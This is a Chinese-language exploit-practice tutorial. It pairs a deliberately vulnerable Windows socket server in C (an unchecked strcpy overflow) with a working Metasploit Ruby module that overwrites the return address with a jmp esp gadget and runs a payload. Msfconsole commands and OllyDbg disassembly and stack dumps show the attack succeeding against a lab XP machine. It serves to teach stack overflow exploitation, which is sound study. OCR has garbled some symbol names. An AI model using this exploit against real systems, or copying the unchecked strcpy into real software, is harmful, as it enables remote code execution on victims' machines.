
# A stack overflow bug for exploit practice

**Author：wnagzihxain**
**Mail：tudouboom@163.com**

```
#include<iostream.h>
#include<winsock2.h>
#pragma comment(lib, "ws2_32.lib")

void msg_display(char * buf)
{
    char msg[200];
    strcpy(msg, buf);// overflow here, copy 0x200 to 200
    cout << "********************" << endl;
    cout << "received : " << endl;
    cout << msg << endl;
}

void main()
{
    int sock, msgsock, lenth, receive_len;
    struct sockaddr_in sock_server, sock_client;
    char buf[0x200]; //noticed it is 0x200

    WSADATA wsa;
    WSAStartup(MAKEWORD(1,1), &wsa);
    if((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0)
    {
        cout << sock << "socket creating error!" << endl;
        exit(1);
    }
    sock_server.sin_family = AF_INET;
    sock_server.sin_port = htons(7777);
    sock_server.sin_addr.s_addr = htonl(INADDR_ANY);
    if(bind(sock, (struct sockaddr*)&sock_server, sizeof(sock_server)))
    {
        cout << "binging stream socket error!" << endl;
    }
    cout << "**************************************" << endl;
    cout << "     exploit target server 1.0       " << endl;
    cout << "**************************************" << endl;
    listen(sock, 4);
    lenth = sizeof(struct sockaddr);
    do {
        msgsock = accept(sock, (struct sockaddr*)&sock_client, (int*)&lenth);
        if(msgsock == -1)
        {
            cout << "accept error!" << endl;
            break;
        }
        else
            do
            {
                memset(buf, 0, sizeof(buf));
                if((receive_len = recv(msgsock, buf, sizeof(buf), 0)) < 0)
                {
                    cout << "reading stream message erro!" << endl;
                    receive_len = 0;
                }
                msg_display(buf);//trigged the overflow
            } while(receive_len);
            closesocket(msgsock);
    } while(1);
    WSACleanup();
}
```

载入OD，在如图三处下断点



```
吾爱破解 - target_server.exe - [LCG - 主线程, 模块 - target_s]
00401050  > 55              push ebp
00401051  . 8BEC            mov ebp,esp
00401053  . 81EC 08010000   sub esp,0x108
00401059  . 53              push ebx
0040105A  . 56              push esi
0040105B  . 57              push edi
0040105C  . 8DBD F8FEFFFF   lea edi,dword ptr ss:[ebp-0x108]
00401062  . B9 42000000     mov ecx,0x42
00401067  . B8 CCCCCCCC     mov eax,0xCCCCCCCC
0040106C  . F3:AB           rep stos dword ptr es:[edi]
0040106E  . 8B45 08         mov eax,dword ptr ss:[ebp+0x8]
00401071  . 50              push eax
00401072  . 8D8D 38FFFFFF   lea ecx,dword ptr ss:[ebp-0xC8]
00401078  . 51              push ecx
00401079  . E8 12290000     call target_s.strcpysgzeHeaderListle_pages
0040107E  . 83C4 08         add esp,0x8
00401081  . 68 0F104000     push target_s.0040100F
00401086  . 68 28804200     push offset target_s.??_C@_0BF@EGNH@?$CK?$CK?$CK?$CK?$CK
0040108B  . B9 60E04200     mov ecx,offset target_s.couth_threshold_length
00401090  . E8 BB060000     call target_s.ostream::operator<<teress destructor'r'
00401095  . 8BC8            mov ecx,eax
00401097  . E8 69FFFFFF     call target_s.00401005
0040109C  . 68 0F104000     push target_s.0040100F
004010A1  . 68 1C804200     push offset target_s.??_C@_09NMCD@received?3?$AA@EXCEPTI  ASCII 72,"eceived:"
004010A6  . B9 60E04200     mov ecx,offset target_s.couth_threshold_length
004010AB  . E8 A0060000     call target_s.ostream::operator<<teress destructor'r'
004010B0  . 8BC8            mov ecx,eax
004010B2  . E8 4EFFFFFF     call target_s.00401005
004010B7  . 68 0F104000     push target_s.0040100F
004010BC  . 8D95 38FFFFFF   lea edx,dword ptr ss:[ebp-0xC8]
004010C2  . 52              push edx
004010C3  . B9 60E04200     mov ecx,offset target_s.couth_threshold_length
004010C8  . E8 83060000     call target_s.ostream::operator<<teress destructor'r'
004010CD  . 8BC8            mov ecx,eax
004010CF  . E8 31FFFFFF     call target_s.00401005
004010D4  . 5F              pop edi                                                   target_s.0040131D
004010D5  . 5E              pop esi                                                   target_s.0040131D
004010D6  . 5B              pop ebx                                                   target_s.0040131D
004010D7  . 81C4 08010000   add esp,0x108
004010DD  . 3BEC            cmp ebp,esp
004010DF  . E8 9C290000     call target_s.__chkespream@@8dledExceptionFilter@4size?3
004010E4  . 8BE5            mov esp,ebp
004010E6  . 5D              pop ebp                                                   target_s.0040131D
004010E7  . C3              retn
ebp=0012FF80
跳转来自 0040101E

寄存器 (FPU)
ESP 0012FB6C
EBP 0012FF80
ESI 0012FB74
EDI 0012FF80

EIP 00401050 target_s.msg_displaystreamckceleting destructor'

C 0  ES 0023 32位 0(FFFFFFFF)
P 1  CS 001B 32位 0(FFFFFFFF)
A 0  SS 0023 32位 0(FFFFFFFF)
Z 0  DS 0023 32位 0(FFFFFFFF)
S 0  FS 003B 32位 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty -UNORM BB68 00000208 7C933891
ST1 empty 0.0000028180823039950e-4933
ST2 empty -UNORM B8DE 0170B690 77D30B05
ST3 empty -UNORM BB8C 00648518 00B600B4
ST4 empty -UNORM B810 00648518 0000005A
ST5 empty +UNORM 6C04 020800B4 00000003
ST6 empty 0.0000028180867724010e-4933
ST7 empty 0.0000000000062354134 0e-4933
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  掩码    1 1 1 1 1 1

0012FB6C  0040131D  返回到 target_s.0040131D 来自 target_s.0040101E
VA: 00401050 -> 00401051 | Size:(0x0001 - 00001 bytes) # (0x0000 - 00000 dwords) | Offset: 00001050 -> 00001051 | Section: <target_s> .text
```

然后重新载入运行起来，运行起来后就不用管这里了

我使用的是kali作为攻击者

这是exploit，保存为rb文件exploits/failwest/test.rb

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
include Msf::Exploit::Remote::Tcp

    def initialize(info = {})
        super(update_info(info,
        'Name'         => 'failwest_test',
        'Platform'     => 'win',
        'Author'           => [ 'MC' ],
        'License'        => MSF_LICENSE,
        'Targets'     => [
                        ['Windows 2000',  {'Ret' => 0x77F8948B } ],
                        ['Windows XP SP3',{'Ret' => 0x77E1F2C8 } ]
                       ],
        'Payload'        => {
                        'Space'     => 300,
                        'BadChars' => "\x00",
                        }
        ))
    end #end of initialize

    def exploit
        connect
        attack_buf = 'a'*204 + [target['Ret']].pack('V') + payload.encoded
        sock.put(attack_buf)
        handler
        disconnect
    end  #end of exploit def
end #end of class def
```

打开终端，搜一下自己写的exploit

```
msf > search failwest

Matching Modules
================

   Name                    Disclosure Date  Rank    Description
   ----                    ---------------  ----    -----------
   exploit/failwest/test                    normal  failwest_test
```

使用

```
msf > use exploit/failwest/test
```

显示选项

```
msf exploit(test) > show options

Module options (exploit/failwest/test):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT                   yes       The target port
```


设置被攻击者IP

```
msf exploit(test) > set rhost 192.168.1.103
rhost => 192.168.1.103
```

设置端口

```
msf exploit(test) > set rport 7777
rport => 7777
```

显示可用payload



```
msf exploit(test) > show payloads

Compatible Payloads
===================

   Name                                             Disclosure Date  Rank    Description
   ----                                             ---------------  ----    -----------
   generic/custom                                                    normal  Custom Payload
   generic/debug_trap                                                normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                            normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                         normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                                normal  Generic x86 Tight Loop
   windows/dllinject/bind_ipv6_tcp                                   normal  Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
   windows/dllinject/bind_nonx_tcp                                   normal  Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
   windows/dllinject/bind_tcp                                        normal  Reflective DLL Injection, Bind TCP Stager (Windows x86)
   windows/dllinject/reverse_ipv6_tcp                                normal  Reflective DLL Injection, Reverse TCP Stager (IPv6)
   windows/dllinject/reverse_nonx_tcp                                normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
   windows/dllinject/reverse_ord_tcp                                 normal  Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
   windows/dllinject/reverse_tcp                                     normal  Reflective DLL Injection, Reverse TCP Stager
   windows/dllinject/reverse_tcp_allports                            normal  Reflective DLL Injection, Reverse All-Port TCP Stager
   windows/dns_txt_query_exec                                        normal  DNS TXT Record Payload Download and Execution
   windows/exec                                                      normal  Windows Execute Command
   windows/loadlibrary                                               normal  Windows LoadLibrary Path
   windows/messagebox                                                normal  Windows MessageBox
   windows/meterpreter/bind_ipv6_tcp                                 normal  Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
   windows/meterpreter/bind_nonx_tcp                                 normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
   windows/meterpreter/bind_tcp                                      normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)
   windows/meterpreter/reverse_ipv6_tcp                              normal  Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
   windows/meterpreter/reverse_nonx_tcp                              normal  Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   windows/meterpreter/reverse_ord_tcp                               normal  Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   windows/meterpreter/reverse_tcp                                   normal  Windows Meterpreter (Reflective Injection), Reverse TCP Stager
   windows/meterpreter/reverse_tcp_allports                          normal  Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
   windows/metsvc_bind_tcp                                           normal  Windows Meterpreter Service, Bind TCP
   windows/metsvc_reverse_tcp                                        normal  Windows Meterpreter Service, Reverse TCP Inline
   windows/patchupdllinject/bind_ipv6_tcp                            normal  Windows Inject DLL, Bind IPv6 TCP Stager (Windows x86)
   windows/patchupdllinject/bind_nonx_tcp                            normal  Windows Inject DLL, Bind TCP Stager (No NX or Win7)
   windows/patchupdllinject/bind_tcp                                 normal  Windows Inject DLL, Bind TCP Stager (Windows x86)
   windows/patchupdllinject/reverse_ipv6_tcp                         normal  Windows Inject DLL, Reverse TCP Stager (IPv6)
   windows/patchupdllinject/reverse_nonx_tcp                         normal  Windows Inject DLL, Reverse TCP Stager (No NX or Win7)
   windows/patchupdllinject/reverse_ord_tcp                          normal  Windows Inject DLL, Reverse Ordinal TCP Stager (No NX or Win7)
   windows/patchupdllinject/reverse_tcp                              normal  Windows Inject DLL, Reverse TCP Stager
   windows/patchupdllinject/reverse_tcp_allports                     normal  Windows Inject DLL, Reverse All-Port TCP Stager
   windows/patchupmeterpreter/bind_ipv6_tcp                          normal  Windows Meterpreter (skape/jt Injection), Bind IPv6 TCP Stager (Windows x86)
   windows/patchupmeterpreter/bind_nonx_tcp                          normal  Windows Meterpreter (skape/jt Injection), Bind TCP Stager (No NX or Win7)
   windows/patchupmeterpreter/bind_tcp                               normal  Windows Meterpreter (skape/jt Injection), Bind TCP Stager (Windows x86)
   windows/patchupmeterpreter/reverse_ipv6_tcp                       normal  Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (IPv6)
   windows/patchupmeterpreter/reverse_nonx_tcp                       normal  Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (No NX or Win7)
   windows/patchupmeterpreter/reverse_ord_tcp                        normal  Windows Meterpreter (skape/jt Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   windows/patchupmeterpreter/reverse_tcp                            normal  Windows Meterpreter (skape/jt Injection), Reverse TCP Stager
```

设置payload

```
msf exploit(test) > set payload windows/exec
payload => windows/exec
```

设置cmd的命令为弹出计算器

```
msf exploit(test) > set cmd calc
cmd => calc
```

设置seh的退出方式


```
msf exploit(test) > set exitfunc seh
exitfunc => seh
```

利用

```
msf exploit(test) > exploit
```

然后回到xp，可以看到已经收到信息并且断在了msg_display()函数入口

F9走一个，断在了`strcpy()`下面，也就是完成了溢出



```
00401072  .  8D8D 38FFFFFF  lea ecx,dword ptr ss:[ebp-0xC8]
00401078  .  51             push ecx
00401079  .  E8 12290000    call target_s.strcpysgzeHeaderListle_pages
0040107E  .  83C4 08        add esp,0x8
esp=0012FA4C
```

```
寄存器 (FPU)
0 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty -UNORM BB68 00000208 7C933891
ST1 empty 0.0000028180823039950e-4933
ST2 empty -UNORM B8DE 0170B690 77D30B05
ST3 empty -UNORM BB8C 00648518 00B600B4
```

```
地址      HEX 数据                  ASCII
00401000  CC CC CC CC CC E9 F6 03  烫烫涕?
00401008  00 00 E9 A1 04 00 00 E9  ..楞 ¦..
00401010  4C 04 00 00 E9 F7 00 00  L ¦..轺..
00401018  00 E9 E2 04 00 00 E9 2D  .殁 ¦..?
00401020  00 00 00 CC CC CC CC CC  ...烫烫
00401028  CC CC CC CC CC CC CC CC  烫烫烫烫
00401030  CC CC CC CC CC CC CC CC  烫烫烫烫
00401038  CC CC CC CC CC CC CC CC  烫烫烫烫
00401040  CC CC CC CC CC CC CC CC  烫烫烫烫
00401048  CC CC CC CC CC CC CC CC  烫烫烫烫
00401050  55 8B EC 81 EC 08 01 00  U嬱侅.
00401058  00 53 56 57 8D BD F8 FE  .SVW嵔
00401060  FF FF B9 42 00 00 00 B8  ÿÿ笲...
00401068  CC CC CC CC F3 AB 8B 45  烫烫螳婨
00401070  08 50 8D 8D 38 FF FF FF  P崓8ÿÿÿ
00401078  51 E8 12 29 00 00 83 C4  Q?)..兡
00401080  08 68 0F 10 40 00 68 28  h@.h(
00401088  80 42 00 B9 60 E0 42 00  B.筦郆.
00401090  E8 BB 06 00 00 8B C8 E8  杌..嬋
00401098  69 FF FF FF 68 0F 10 40  iÿÿÿh@
004010A0  00 68 1C 80 42 00 B9 60  .hB.筦
004010A8  E0 42 00 E8 A0 06 00 00  郆.锠..
004010B0  8B C8 E8 4E FF FF FF 68  嬋鐽ÿÿÿh
004010B8  0F 10 40 00 8D 95 38 FF  @.崟8ÿ
004010C0  FF FF 52 B9 60 E0 42 00  ÿÿR筦郆.
004010C8  E8 83 06 00 00 8B C8 E8  鑳..嬋
004010D0  31 FF FF FF 5F 5E 5B 81  1ÿÿÿ_^[
004010D8  C4 08 01 00 00 3B EC E8  ?.;扈
004010E0  9C 29 00 00 8B E5 5D C3  ?..嬪]
004010E8  CC CC CC CC CC CC CC CC  烫烫烫烫
004010F0  CC CC CC CC CC CC CC CC  烫烫烫烫
004010F8  CC CC CC CC CC CC CC CC  烫烫烫烫
00401100  CC CC CC CC CC CC CC CC  烫烫烫烫
00401108  CC CC CC CC CC CC CC CC  烫烫烫烫
00401110  55 8B EC 81 EC 00 04 00  U嬱侅. ¦.
00401118  00 53 56 57 8D BD 00 FC  .SVW嵔.
00401120  FF FF B9 00 01 00 00 B8  ÿÿ?.
00401128  CC CC CC CC F3 AB 8B F4  烫烫螳嬼
00401130  8D 85 40 FC FF FF 50 68  崊@?ÿPh
00401138  01 01 00 00 FF 15 F0 02  .ÿ?
00401140  43 00 3B F4 E8 37 29 00  C.;翳7).
00401148  00 8B F4 6A 00 6A 01 6A  .嬼j.j
00401150  02 FF 15 F4 02 43 00 3B  ÿ?C.;
00401158  F4 E8 22 29 00 00 89 45  翳")..塃
00401160  FC 83 7D FC 00 7D 2D 68  鼉}?}-h
00401168  0F 10 40 00 68 F8 80 42  @.h鴢B
00401170  00 8B 4D FC 51 B9 60 E0  .婱黀筦
00401178  42 00 E8 51 11 00 00 8B  B.鑁..
```

```
0012FADC  61616161  aaaa
0012FAE0  61616161  aaaa
0012FAE4  61616161  aaaa
0012FAE8  61616161  aaaa
0012FAEC  61616161  aaaa
0012FAF0  61616161  aaaa
0012FAF4  61616161  aaaa
0012FAF8  61616161  aaaa
0012FAFC  61616161  aaaa
0012FB00  61616161  aaaa
0012FB04  61616161  aaaa
0012FB08  61616161  aaaa
0012FB0C  61616161  aaaa
0012FB10  61616161  aaaa
0012FB14  61616161  aaaa
0012FB18  61616161  aaaa
0012FB1C  61616161  aaaa
0012FB20  61616161  aaaa
0012FB24  61616161  aaaa
0012FB28  61616161  aaaa
0012FB2C  61616161  aaaa
0012FB30  61616161  aaaa
0012FB34  61616161  aaaa
0012FB38  61616161  aaaa
0012FB3C  61616161  aaaa
0012FB40  61616161  aaaa
0012FB44  61616161  aaaa
0012FB48  61616161  aaaa
0012FB4C  61616161  aaaa
0012FB50  61616161  aaaa
0012FB54  61616161  aaaa
0012FB58  61616161  aaaa
0012FB5C  61616161  aaaa
0012FB60  61616161  aaaa
0012FB64  61616161  aaaa
0012FB68  61616161  aaaa
0012FB6C  77E1F2C8  闰醱  advapi32.77E1F2C8
0012FB70  4291FD27  '龖B
0012FB74  9792489B  菉操
0012FB78  27FD9043  C愺'
0012FB7C  41499037  7恒A
0012FB80  41404F43  CO@A
0012FB84  FD924F48  HO掿
0012FB88  4193FD40  @龘A
0012FB8C  49D69846  F樦I
0012FB90  4E372F99  ?7N
0012FB94  4E469391  憮FN
0012FB98  FC919B40  @泑
0012FB9C  4042FD4E  N齅@
0012FBA0  974F9999  檙O
```

```
VA: 0012FB6C -> 0012FB70  |  Size:(0x0004 - 00004 bytes)  #  (0x0001 - 00001 dwords)  |  Offset: Warnning : !!! Out of rang !!!  |  Section: <Not in any module>
```

吾爱破解 - targe
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
Windows XP Professional
Kali 2.0
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H) 快捷菜单 Tools BreakPoint-> BP P VB Notepad Calc Folder CMD Exit
暂停
l e m t w h c P k b r ... s
M1 M2 M3 M4 M5
Command:
ESP EBP NONE
开始
Debug
target_server - ...
选定 C:\WINDOWS\...
吾爱破解 - targe...
C:\Documents and...
19:06


```
0012FB60   CCCCCCCC   烫烫
0012FB64   CCCCCCCC   烫烫
0012FB68  /0012FF80   €?.
0012FB6C  |0040131D   @.   返回到 target_s.0040131D 来自 target_s.0040101E
0012FB70  |0012FD50   P?.    ASCII "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"
0012FB74  |0012B74C   L?.
```

看到返回地址已经被覆盖成了`jmp esp`

```
0012FB60   61616161   aaaa
0012FB64   61616161   aaaa
0012FB68   61616161   aaaa
0012FB6C   77E1F2C8   闰醱     advapi32.77E1F2C8
0012FB70   4291FD27   '龖B
0012FB74   9792489B   菉操
```

继续F9

可以看到完成了信息输出，并且要返回，可以看到栈的布局



```
004010E7  .  C3     retn
004010E8     CC     int3
004010E9     CC     int3
004010EA     CC     int3
返回到 77E1F2C8 (advapi32.77E1F2C8)
```

```
寄存器 (FPU)
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty -UNORM BB68 00000208 7C933891
ST1 empty 0.0000028180823039950e-4933
ST2 empty -UNORM B8DE 0170B690 77D30B05
ST3 empty -UNORM BB8C 00648518 00B600B4
```

```
地址      HEX 数据                  ASCII
00401000  CC CC CC CC CC E9 F6 03  烫烫涕?
00401008  00 00 E9 A1 04 00 00 E9  ..椤 ¦..
00401010  4C 04 00 00 E9 F7 00 00  L ¦..轺..
